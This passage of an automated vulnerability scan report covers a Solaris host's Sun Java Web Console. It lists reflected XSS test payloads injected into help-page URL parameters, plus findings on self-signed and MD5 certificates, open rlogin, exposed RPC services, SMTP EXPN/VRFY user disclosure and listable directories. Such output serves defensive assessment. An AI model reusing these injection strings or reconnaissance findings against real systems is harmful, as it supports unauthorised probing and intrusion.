matched: entPageTitle -->

<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"> <h1 class="TtlTxt"><script a=4>qss=777</script> </td><td align="right" nowrap="nowrap" valign="bottom"> <input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2" onblur="return this.myonblur()

url:

tton=true&mastheadDescription=%22'%3e%3cqqs%20%60%3b!--%3d%26%7b()%7d%3e&masthea
dHeight=&mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&mastheadWidth=&pageTitle=Help
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified
to determine its accuracy.

matched: r="0" cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td> <img id="helpMastheadForm:helpWindowMasthead:productInfoImage" src="/console/com_sun_web_ui/images/SecondaryProductName.png" alt=""><qqs `;!--=&{()}>" border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

<t

url:

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=%22'%3e%3cqss%3e&mastheadWidth=&pageTitle=Help
variants: 1
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: border="0" /> <table width="100%" border="0" cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td> <img id="helpMastheadForm:helpWindowMasthead:productInfoImage" src="%22'><qss>" alt="console" border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

<ta

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTit
le=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e
variants: 3
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched:

<HTML>
<HEAD><TITLE><script a=4>qss=777</script></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Fr

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=%3c%0bscript%2
0a%3d4%3eqss%3d777%3c%0b%2fscript%3e&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: "
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=<script
a=4>qss=777</script>&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"
 bord

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc
onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUrl=%3c
%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: b Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=<script
a=4>qss=777</script>&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonN

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=%3c%0bscript%20a%3

d4%3eqss%3d777%3c%0b%2fscript%3e&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecond
aryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console

variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: der="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=<script
a=4>qss=777</script>&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"

frameb

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%3c%

0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&mastheadDescription=console&masth

eadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&wind
owTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 9
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched:

 <HTML>
  <HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="<script
a=4>qss=777</script>masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryPro
ductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=%3c%0bscript%20a%3d4%3eqss%3d77

7%3c%0b%2fscript%3e&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&masthe

adDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductN
ame.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: ces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="
 name="buttonNavFrame"

```
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/<sc
ript a=4>qss=777</script>"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
<span id="noFramesText">This page requires frames</span>
```

1 ICMP Mask Reply

QID:	82001	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	08/18/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. ICMP's principal purpose is to provide a protocol layer that informs gateways of the inter-connectivity and accessibility of other gateways or hosts. The well-known program "ping" determines if a host is up or down using ICMP echo packets. ICMP mask packets are used to determine the subnet mask of their network.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP mask packets. Once they have the mask address, they can obtain other valuable information about the network topology. For example, they could obtain the broadcast address.

SOLUTION:

Filter ICMP messages of type 17 (address mask request)and type 18 (address mask reply) at the firewall level.

Some System Administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the "Ping of Death" or "Smurf" attacks.

However, you should never filter all ICMP messages, because some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc.) are necessary for proper behavior of Operating System TCP/IP stacks. It may be wiser to contact your network consultants for advice since this issue impacts your overall network reliability and security.

RESULT:
address mask of host: 255.255.255.224

2 SSL Certificate - Self-Signed Certificate port 6789/tcp over SSL

QID:	38169	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				

Last Update: 05/25/2009

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

The client can trust that the Server Certificate belongs the server only if it is signed by a mutually trusted third-party Certificate Authority (CA). Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.

By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:
By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=solaris,OU=Solaris_Management_Products_and_Tools,O=Sun_Microsystems,L=Burlington,ST=Mass,C=US is a self signed certificate.

2 SSL Certificate - Signature Verification Failed Vulnerability port 6789/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=solaris,OU=Solaris_Management_Products_and_Tools,O=Sun_Microsystems,L=Burlington,ST=Mass,C=US self signed certificate

2 Remote Login Service Open

QID:	38019	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-1999-0651				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/12/2009				

THREAT:
The rlogin service is open. It's possible that this service is wrapped on your host. Wrapping provides a first level of security. If the service is wrapped, check that all hosts authorized by the TCP wrapper to connect to the rlogin service are secure. The security of your host depends on the security of hosts connecting to it.

IMPACT:
This can lead to severe problems since the rlogin service is vulnerable to both brute force and spoofing attacks.

SOLUTION:
Remove the rlogin service. If a remote connection is required on this host, install Secure Shell or France Secure Shell (fsh) in France. This is an appliance with crypto regulation. You can download Secure Shell from the SSH Web site (www.ssh.com).

If you cannot install one of these programs, then you should ensure that a TCP Wrapper is installed to restrict the hosts that can connect to this service.

RESULT:

Detected service rlogin and os SOLARIS 10

2 Hidden RPC Services

QID:	11	CVSS Base:	5	PCI Severity:	MED
Category:	RPC	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/01/1999				

THREAT:
The Portmapper/Rpcbind listens on port 111 and stores an updated list of registered RPC services running on the server (RPC name, version and port number). It acts as a "gateway" for clients wanting to connect to any RPC daemon.

When the portmapper/rpcbind is removed or firewalled, standard RPC client programs fail to obtain the portmapper list. However, by sending carefully crafted packets, it's possible to determine which RPC programs are listening on which port. This technique is known as direct RPC scanning. It's used to bypass portmapper/rpcbind in order to find RPC programs running on a port (TCP or UDP ports). On Linux servers, RPC services are typically listening on privileged ports (below 1024), whereas on Solaris, RPC services are on temporary ports (starting with port 32700).

IMPACT:
Unauthorized users can build a list of RPC services running on the host. If they discover vulnerable RPC services on the host, they then can exploit them.

SOLUTION:
Firewalling the portmapper port or removing the portmapper service is not sufficient to prevent unauthorized users from accessing the RPC daemons. You should remove all RPC services that are not strictly required on this host.

RESULT:

Name	Program	Version	Protocol	Port
status	100024	1	tcp	32771
ttdbserver	100083	1	tcp	32775
rusersd	100002	2-3	tcp	32776
portmap/rpcbind	100000	2-4	tcp	111
nlockmgr	100021	1-4	tcp	4045
status	100024	1	udp	32772

2 Web Directories Listable Vulnerability port 6789/tcp

QID:	86445	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:

Listable Directories
/manager/
/console/faces/com_sun_web_ui/help/

2 Valid Logins Guessed with SMTP EXPN Command port 25/tcp

QID:	74045	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the EXPN command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the EXPN command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the EXPN command by adding the line "noexpn" to your sendmail.cf file, which is usually located in the /etc directory.

RESULT:

user "root" expanded to: 2.1.5 Super-User <root@sunnyjim.asv.asv>

2 Valid Logins Guessed with SMTP EXPN Command port 587/tcp

QID:	74045	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the EXPN command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the EXPN command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the EXPN command by adding the line "noexpn" to your sendmail.cf file, which is usually located in the /etc directory.

RESULT:

user "root" expanded to: 2.1.5 Super-User <root@sunnyjim.asv.asv>

2 X.509 Certificate MD5 Signature Collision Vulnerability port 6789/tcp over SSL

QID:	42012	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.3	PCI Status:	FAIL
CVE ID:	CVE-2004-2761				
Vendor Reference:	-				
Bugtraq ID:	33065				
Last Update:	09/17/2009				

THREAT:
Hash algorithms are used to generate a hash value for a message (an arbitrary block of data) such that a number of cryptographic properties hold. In particular it is expected to be resistant to collisions, that is that given a message m, it is difficult to compute a second message m' such that both have the same hash value.

Hash algorithms are used in many cryptographic applications. In particular, they are used in order to sign X.509 certificates used to verify identity in a variety of applications, including SSL communications.

The MD5 hash algorithm has over time seen gradually improving attacks against the collision property. In particular, it has been possible in recent years to create colliding messages with arbitrary, attacker specified prefixes and suffixes. Recent improvements have extended these techniques such that it is possible to create colliding messages that are also different yet valid SSL certificates.

IMPACT:
An attacker may create a pair of X.509 certificates with differing information which share the same signature. If one of the certificates is signed, the signature may be used for the second certificate as well. It is possible to exploit this issue to gain a signed certificate for an identity the attacker does not control, or to gain a signed certificate as an intermediary signing authority. In the second case, the attacker will be able to sign additional, arbitrary certificates which will be trusted by any party trusting the original, legitimate authority.

An attacker is most likely to exploit this issue to conduct phishing attacks or to impersonate legitimate Web sites by taking advantage of malicious certificates. Other attacks are likely to be possible.

SOLUTION:

Workaround:

If the certificate is signed using MD5 hash function then a new certificate should be obtained which uses a more collision proof hashing algorithm such as SHA. If the CA of the certificate is signed using MD5 then a different CA should be used which doesn't have this vulnerability.

Cisco ASA appliance Workaround:
Instructions on changing the signing hash for Cisco ASA's self signed certificates are available at the Cisco Security Response Web page MD5 Hashes May Allow for Certificate Spoofing.

RESULT:

NAME	VALUE
Certificate	CN=solaris at level 0 was signed using md5WithRSAEncryption algorithm which is considered weak.

2 Valid Logins/Aliases Guessed with SMTP VRFY Command port 587/tcp

QID:	74046	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/27/2011				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the VRFY command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the VRFY command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the VRFY command by adding the line "novrfy" to your sendmail.cf file, which is usually located in the /etc directory.

Please note that RFC 821 (Simple Mail Transfer Protocol) defines SMTP 2xx replies as positive completion replies, noting "The requested action has been successfully completed". An SMTP server that responds to a VRFY command with a 2xx reply will be marked as vulnerable.

RESULT:

root

2 Valid Logins/Aliases Guessed with SMTP VRFY Command port 25/tcp

QID:	74046	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/27/2011				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the VRFY command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the VRFY command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the VRFY command by adding the line "novrfy" to your sendmail.cf file, which is usually located in the /etc directory.

Please note that RFC 821 (Simple Mail Transfer Protocol) defines SMTP 2xx replies as positive completion replies, noting "The requested action has been successfully completed". An SMTP server that responds to a VRFY command with a 2xx reply will be marked as vulnerable.

RESULT:
root

2 Web Directories Listable Vulnerability port 6788/tcp

QID:	86445	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:

Listable Directories
/manager/
/console/faces/com_sun_web_ui/help/

2 Directory Listing port 6789/tcp

QID:	150023	CVSS Base:	5	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	4.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/12/2009				

THREAT:
The Web server presents a directory listing.

IMPACT:
All file names in this directory are exposed.

SOLUTION:
The presence of a browseable directory does not necessarily imply a vulnerability. Determine if the directory listing is intended to be displayed. Verify that no files in the directory contain content that should not be served by the Web application.

RESULT:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/pagetitle/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;back

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tabs/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl
phase.

matched: <html>
<head>
<title>Directory Listing For /images/alarms/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/wizard/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/table/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /dtd/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial
,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/datetime/</title>

<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/masthead/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-ser
if;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-colo
r:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tabs/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/wizard/</title>

<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Ta
homa,Arial,sans-serif;color:white;background-color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/pagetitle/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
